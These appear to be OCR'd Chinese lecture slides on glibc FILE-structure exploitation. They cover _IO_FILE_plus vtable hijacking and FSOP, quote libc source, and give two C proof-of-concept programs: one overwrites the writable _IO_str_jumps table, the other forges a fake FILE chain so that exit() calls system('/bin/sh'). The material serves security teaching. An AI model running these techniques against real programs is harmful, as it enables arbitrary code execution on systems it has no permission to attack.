
- 回來複習一下




```
const struct _IO_jump_t _IO_str_jumps libio_vtable =
{
  JUMP_INIT_DUMMY,
  JUMP_INIT(finish, _IO_str_finish),
  JUMP_INIT(overflow, _IO_str_overflow),
  JUMP_INIT(underflow, _IO_str_underflow),
  JUMP_INIT(uflow, _IO_default_uflow),
  JUMP_INIT(pbackfail, _IO_str_pbackfail),
  JUMP_INIT(xsputn, _IO_default_xsputn),
  JUMP_INIT(xsgetn, _IO_default_xsgetn),
  JUMP_INIT(seekoff, _IO_str_seekoff),
  JUMP_INIT(seekpos, _IO_default_seekpos),
  JUMP_INIT(setbuf, _IO_default_setbuf),
  JUMP_INIT(sync, _IO_default_sync),
  JUMP_INIT(doallocate, _IO_default_doallocate),
  JUMP_INIT(read, _IO_default_read),
  JUMP_INIT(write, _IO_default_write),
  JUMP_INIT(seek, _IO_default_seek),
  JUMP_INIT(close, _IO_default_close),
  JUMP_INIT(stat, _IO_default_stat),
  JUMP_INIT(showmanyc, _IO_default_showmanyc),
  JUMP_INIT(imbue, _IO_default_imbue)
};
```

_IO_FILE_plus exploitation


- 為何不直接改 __libc_IO_vtables 中的 function pointer 呢
- 因為此 section 是 read only




```
const struct _IO_jump_t _IO_str_jumps libio_vtable =
{
  JUMP_INIT_DUMMY,
  JUMP_INIT(finish, _IO_str_finish),
  JUMP_INIT(overflow, _IO_str_overflow),
  JUMP_INIT(underflow, _IO_str_underflow),
  JUMP_INIT(uflow, _IO_default_uflow),
  JUMP_INIT(pbackfail, _IO_str_pbackfail),
  JUMP_INIT(xsputn, _IO_default_xsputn),
  JUMP_INIT(xsgetn, _IO_default_xsgetn),
  JUMP_INIT(seekoff, _IO_str_seekoff),
  JUMP_INIT(seekpos, _IO_default_seekpos),
  JUMP_INIT(setbuf, _IO_default_setbuf),
  JUMP_INIT(sync, _IO_default_sync),
  JUMP_INIT(doallocate, _IO_default_doallocate),
  JUMP_INIT(read, _IO_default_read),
  JUMP_INIT(write, _IO_default_write),
  JUMP_INIT(seek, _IO_default_seek),
  JUMP_INIT(close, _IO_default_close),
  JUMP_INIT(stat, _IO_default_stat),
  JUMP_INIT(showmanyc, _IO_default_showmanyc),
  JUMP_INIT(imbue, _IO_default_imbue)
};
```

_IO_FILE_plus exploitation

- 但是在 libc 2.29, 此 section 是可寫的, 利用變得非常簡單
- PoC 如圖所示




```c
int main(void)
{
    char *p;
    void **vtable;
    void *libc;
    void **_IO_str_jumps;
    void **_s;

    libc = (char *)printf - 0x62830;
    _IO_str_jumps = (char *)libc + 0x1e6620;

    p = stdout;
    vtable = (void *)&p[0xd8];

    // Set vtable[7] = _IO_str_jumps.overflow
    *vtable = _IO_str_jumps + 3 - 7;
    // Overwrite _IO_str_jumps.overflow to backdoor
    _IO_str_jumps[3] = backdoor;

    // Call vtable[7] --> call backdoor
    puts("Demo");
}
```


_IO_FILE_plus exploitation

Demo

FSOP

FSOP

- 前面有提到, _chain 會把各個 _IO_FILE_plus 串起來
- _IO_list_all 紀錄鏈表的第一個 _IO_FILE_plus



FSOP

- FSOP 偽造這個鏈表
- 並通過呼叫 _IO_flush_all_lockp() 觸發攻擊
- 以下三個時機會呼叫到此函數
  - libc 檢查到記憶體錯誤時
  - 執行 exit 時
  - main return 時

FSOP

- _IO_flush_all_lockp

```
int
_IO_flush_all_lockp (int do_lock)
{
  int result = 0;
  struct _IO_FILE *fp;

#ifdef _IO_MTSAFE_IO
  _IO_cleanup_region_start_noarg (flush_cleanup);
  _IO_lock_lock (list_all_lock);
#endif

  for (fp = (_IO_FILE *) _IO_list_all; fp != NULL; fp = fp->_chain)
    {
      run_fp = fp;
      if (do_lock)
        _IO_flockfile (fp);

      if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base)
           || (_IO_vtable_offset (fp) == 0
               && fp->_mode > 0 && (fp->_wide_data->_IO_write_ptr
                                    > fp->_wide_data->_IO_write_base))
           )
          && _IO_OVERFLOW (fp, EOF) == EOF)
```

FSOP

- _IO_flush_all_lockp
- 遍尋鏈表

```
for (fp = (_IO_FILE *) _IO_list_all; fp != NULL; fp = fp->_chain)
  {
    run_fp = fp;
    if (do_lock)
      _IO_flockfile (fp);

    if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base)
         || (_IO_vtable_offset (fp) == 0
             && fp->_mode > 0 && (fp->_wide_data->_IO_write_ptr
                                  > fp->_wide_data->_IO_write_base))
         )
        && _IO_OVERFLOW (fp, EOF) == EOF)
```

FSOP

- _IO_flush_all_lockp
- 若 mode <= 0 且 write ptr > write base

```
for (fp = (_IO_FILE *) _IO_list_all; fp != NULL; fp = fp->_chain)
  {
    run_fp = fp;
    if (do_lock)
      _IO_flockfile (fp);

    if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base)
         || (_IO_vtable_offset (fp) == 0
             && fp->_mode > 0 && (fp->_wide_data->_IO_write_ptr
                                  > fp->_wide_data->_IO_write_base))
         )
        && _IO_OVERFLOW (fp, EOF) == EOF)
```

FSOP

- _IO_flush_all_lockp
- 若 mode <= 0 且 write ptr > write base
- 或 vtable offset == 0 且 mode > 0, 並且 wide data 的 write ptr > write base

```
for (fp = (_IO_FILE *) _IO_list_all; fp != NULL; fp = fp->_chain)
  {
    run_fp = fp;
    if (do_lock)
      _IO_flockfile (fp);

    if ((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base)
        || (_IO_vtable_offset (fp) == 0
            && fp->_mode > 0 && (fp->_wide_data->_IO_write_ptr
                                 > fp->_wide_data->_IO_write_base))
        )
       && _IO_OVERFLOW (fp, EOF) == EOF)
```

FSOP

- _IO_flush_all_lockp
- 若 mode <= 0 且 write ptr > write base
- 或 vtable offset == 0 且 mode > 0, 並且 wide data 的 write ptr > write base
- 則會再執行 _IO_OVERFLOW

```
for (fp = (_IO_FILE *) _IO_list_all; fp != NULL; fp = fp->_chain)
  {
    run_fp = fp;
    if (do_lock)
      _IO_flockfile (fp);

    if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base)
         || (_IO_vtable_offset (fp) == 0
             && fp->_mode > 0 && (fp->_wide_data->_IO_write_ptr
                                  > fp->_wide_data->_IO_write_base))
         )
        && _IO_OVERFLOW (fp, EOF) == EOF)
```

FSOP

- _IO_flush_all_lockp
- 通過前面提到的 _IO_FILE_plus exploitation
  - 將 vtable 中_IO_OVERFLOW 改成可利用的函數
  - 並配置好對應的參數
  - 觸發攻擊拿 shell

```
for (fp = (_IO_FILE *) _IO_list_all; fp != NULL; fp = fp->_chain)
  {
    run_fp = fp;
    if (do_lock)
      _IO_flockfile (fp);

    if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base)
         || (_IO_vtable_offset (fp) == 0
             && fp->_mode > 0 && (fp->_wide_data->_IO_write_ptr
                                  > fp->_wide_data->_IO_write_base))
        )
        && _IO_OVERFLOW (fp, EOF) == EOF)
```

FSOP

- FSOP PoC 如圖

```c
int main(void)
{
    char *p;
    void **vtable;
    void *libc;
    void **_IO_str_jumps;
    void **_s;
    char fake_IO_FILE_plus[0xf0] = { 0 };

    char sh[] = "/bin/sh";

    libc = (char *)printf - 0x64f00;
    _IO_str_jumps = (char *)libc + 0x3e8360;
```

```c
p = stdout;

// Overwrite chain
((_IO_FILE *)p)->_chain = fake_IO_FILE_plus;
```

```c
// fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base
((_IO_FILE *)fake_IO_FILE_plus)->_mode = -1;
// ((_IO_FILE *)fake_IO_FILE_plus)->_IO_write_base = 0;
// ((_IO_FILE *)fake_IO_FILE_plus)->_IO_write_ptr  = 1;

vtable = (void *)&fake_IO_FILE_plus[0xd8];
_s = (void *)&fake_IO_FILE_plus[0xe0];

// Set vtable[3] = _IO_str_overflow
*vtable = _IO_str_jumps + 3 - 3;

// Set fp->_s._allocate_buffer
*_s = system;

// Set new_size
((_IO_FILE *)fake_IO_FILE_plus)->_IO_buf_base = 0;
((_IO_FILE *)fake_IO_FILE_plus)->_IO_buf_end  = (unsigned long long)(sh - 100) / 2;

// Set pos >= _IO_blen(fp) + flush_only
((_IO_FILE *)fake_IO_FILE_plus)->_IO_write_base = 0;
((_IO_FILE *)fake_IO_FILE_plus)->_IO_write_ptr  = ((_IO_FILE *)fake_IO_FILE_plus)->_IO_buf_end + 1;
```

```c
// Trigger _IO_flush_all_lockp
// fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base --> OK
// --> Call _IO_OVERFLOW(fp, EOF)
// --> Call vtable[3]
// --> Call _IO_str_overflow
exit(0);
```

FSOP Demo

Q & A

Thanks

疫情期間少出門勤洗手